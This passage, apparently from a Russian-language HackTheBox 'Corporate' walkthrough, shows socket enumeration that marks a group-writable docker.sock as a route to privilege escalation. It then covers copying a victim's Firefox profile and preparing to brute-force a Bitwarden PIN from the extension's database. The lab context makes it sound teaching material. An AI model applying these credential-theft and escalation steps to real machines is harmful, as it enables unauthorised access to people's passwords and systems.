
В системе активный сокет `/run/docker.sock`, который можно использовать для повышения привилегий.



```
╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#socket
/org/kernel/linux/storage/multipathd
/run/containerd/containerd.sock
/run/containerd/containerd.sock.ttrpc
/run/dbus/system_bus_socket
  └─(Read Write)
/run/docker.sock
/run/lvm/lvmpolld.socket
/run/rpcbind.sock
  └─(Read Write)
/run/snapd-snap.socket
```

Активные Unix-сокеты


Проверяем права на этот сокет и видим, что возможность чтения и записи есть у группы `engineer`. Сразу отметим ее как потенциальную цель.



```
elwin.jones@corporate-workstation-04:/tmp$ ls -la /run/docker.sock
srw-rw---- 1 root engineer 0 Feb 14 05:01 /run/docker.sock
elwin.jones@corporate-workstation-04:/tmp$ 
```

Права на /run/docker.sock

В профиле Firefox можно найти установленное расширение менеджера паролей Bitwarden.



```
{
    "id": "{446900e4-71c2-419f-a6a7-df9c091e268b}",
    "icons": {
      "32": "https://addons.mozilla.org/user-media/addon_icons/735/735894-32.png?modified=27707d93",
      "64": "https://addons.mozilla.org/user-media/addon_icons/735/735894-64.png?modified=27707d93",
      "128": "https://addons.mozilla.org/user-media/addon_icons/735/735894-128.png?modified=27707d93"
    },
    "name": "Bitwarden - Free Password Manager",
    "version": "2023.3.1",
    "sourceURI": "https://addons.mozilla.org/firefox/downloads/file/4093799/bitwarden_password_manager-2023.3.1.xpi",
    "homepageURL": "https://bitwarden.com",
    "supportURL": "https://bitwarden.com",
    "description": "A secure and free password manager for all of your devices.",
    "fullDescription": "Bitwarden, Inc. is the parent company of 8bit Solutions LLC.\n\nNAMED BEST PASSWORD MANAGER BY THE VERGE, U.S. NEWS & WORLD REPORT, CNET, AND MORE.\n\nManage, store, secure, an
d share unlimited passwords across unlimited devices from anywhere. Bitwarden delivers open source password management solutions to everyone, whether at home, at work, or on the go.\n\nGenerate strong,
unique, and random passwords based on security requirements for every website you frequent.\n\nBitwarden Send quickly transmits encrypted information — files and plaintext -- directly to anyone.\n\nBi
twarden offers Teams and Enterprise plans for companies so you can securely share passwords with colleagues.\n\nWhy Choose Bitwarden:\n\nWorld-Class Encryption\nPasswords are protected with advanced end
-to-end encryption (AES-256 bit, salted hashtag, and PBKDF2 SHA-256) so your data stays secure and private.\n\nBuilt-in Password Generator\nGenerate strong, unique, and random passwords based on securit
y requirements for every website you frequent.\n\nGlobal Translations\nBitwarden translations exist in 40 languages and are growing, thanks to our global community.\n\nCross-Platform Applications\nSecur
e and share sensitive data within your Bitwarden Vault from any browser, mobile device, or desktop OS, and more.",
    "weeklyDownloads": 18362,
    "type": "extension",
    "creator": {
      "name": "Bitwarden Inc.",
      "url": "https://addons.mozilla.org/en-GB/firefox/user/12533945/"
    },
    "developers": [],
    "screenshots": [
      {
        "url": "https://addons.mozilla.org/user-media/previews/full/253/253114.png?modified=1622132561",
        "width": 2400,
        "height": 1500,
        "thumbnailURL": "https://addons.mozilla.org/user-media/previews/thumbs/253/253114.jpg?modified=1622132561",
        "thumbnailWidth": 533,
        "thumbnailHeight": 333,
        "caption": "Manage and store your passwords from an end-to-end encrypted Vault"
      },
      {
        "url": "https://addons.mozilla.org/user-media/previews/full/253/253115.png?modified=1622132569",
        "width": 2400,
        "height": 1500,
        "thumbnailURL": "https://addons.mozilla.org/user-media/previews/thumbs/253/253115.jpg?modified=1622132569",
        "thumbnailWidth": 533,
        "thumbnailHeight": 333,
        "caption": "Sync all of your passwords across multiple devices"
      },
```

Расширения в профиле Firefox

Скачиваем на локальный хост каталог `tr2cgmb6.default-release` профиля браузера для дальнейшего анализа.


it → engineer

Crack Bitwarden PIN

Скачиваем каталог с профилем и запускаем на локальной машине Firefox, указав при запуске полученный профиль.

```
firefox --profile tr2cgmb6.default-release
```


В истории запросов можно обнаружить, что пользователь устанавливал расширение Bitwarden и даже интересовался PIN-кодом от хранилища.



History
Recently closed tabs
Recently closed windows
Search history
Restore previous session
Clear recent history…
Recent history
Browser Extension Getting Started | Bi…
Bitwarden - Free Password Manager – …
Continue to your Mozilla account
is 4 digits enough for a bitwarden pin? …
Password Manager Browser Extension…
bitwarden firefox extension - Google S…
Firefox Privacy Notice — Mozilla
Manage history

История браузера


Если запустить расширение Bitwarden, у нас сразу будет запрошен PIN от хранилища пользователя.



Bitwarden - Free Passwo
Browser Extension Gettin
https://bitwarden.com/browser-start/
Bitwarden
Verify identity
Unlock
EJ
PIN
Your vault is locked. Verify your identity to continue.
Logged in as elwin.jones@corporate.htb on passwordtestingserver-corporate.local:8000.
Log out
NEW: Balancing Security and Innovation in the Age of Artificial In
bitwarden
Bitwarden Browser Extension
Learn how the Bitwarden browser extension makes digital life easy, and explore more download options for all devices and browsers. Still need an account? Sign up here
Sign up for free now
Download options

Менеджер паролей Bitwarden

Немного погуглив, узнаём, что PIN Bitwarden можно сбрутить. Для этого первым делом нужно конвертировать базу расширения в формат JSON.




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ ls firefox/tr2cgmb6.default-release/storage/default/
https+++addons.mozilla.org   https+++bitwarden.com   'https+++player.vimeo.com^partitionKey=%28https%2Cbitwarden.com%29'   'moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295'

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ ls firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=4294967295/
idb

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ ls firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=4294967295/idb/
3647222921wleabcEoxlt-eengsairo.files   3647222921wleabcEoxlt-eengsairo.sqlite   3647222921wleabcEoxlt-eengsairo.sqlite-wal
```

Для конвертирования можно использовать скрипт moz idb edit. Путь к каталогу с профилем указываем в параметре `-profile`, а целевую базу — в параметре `--dbpath`.

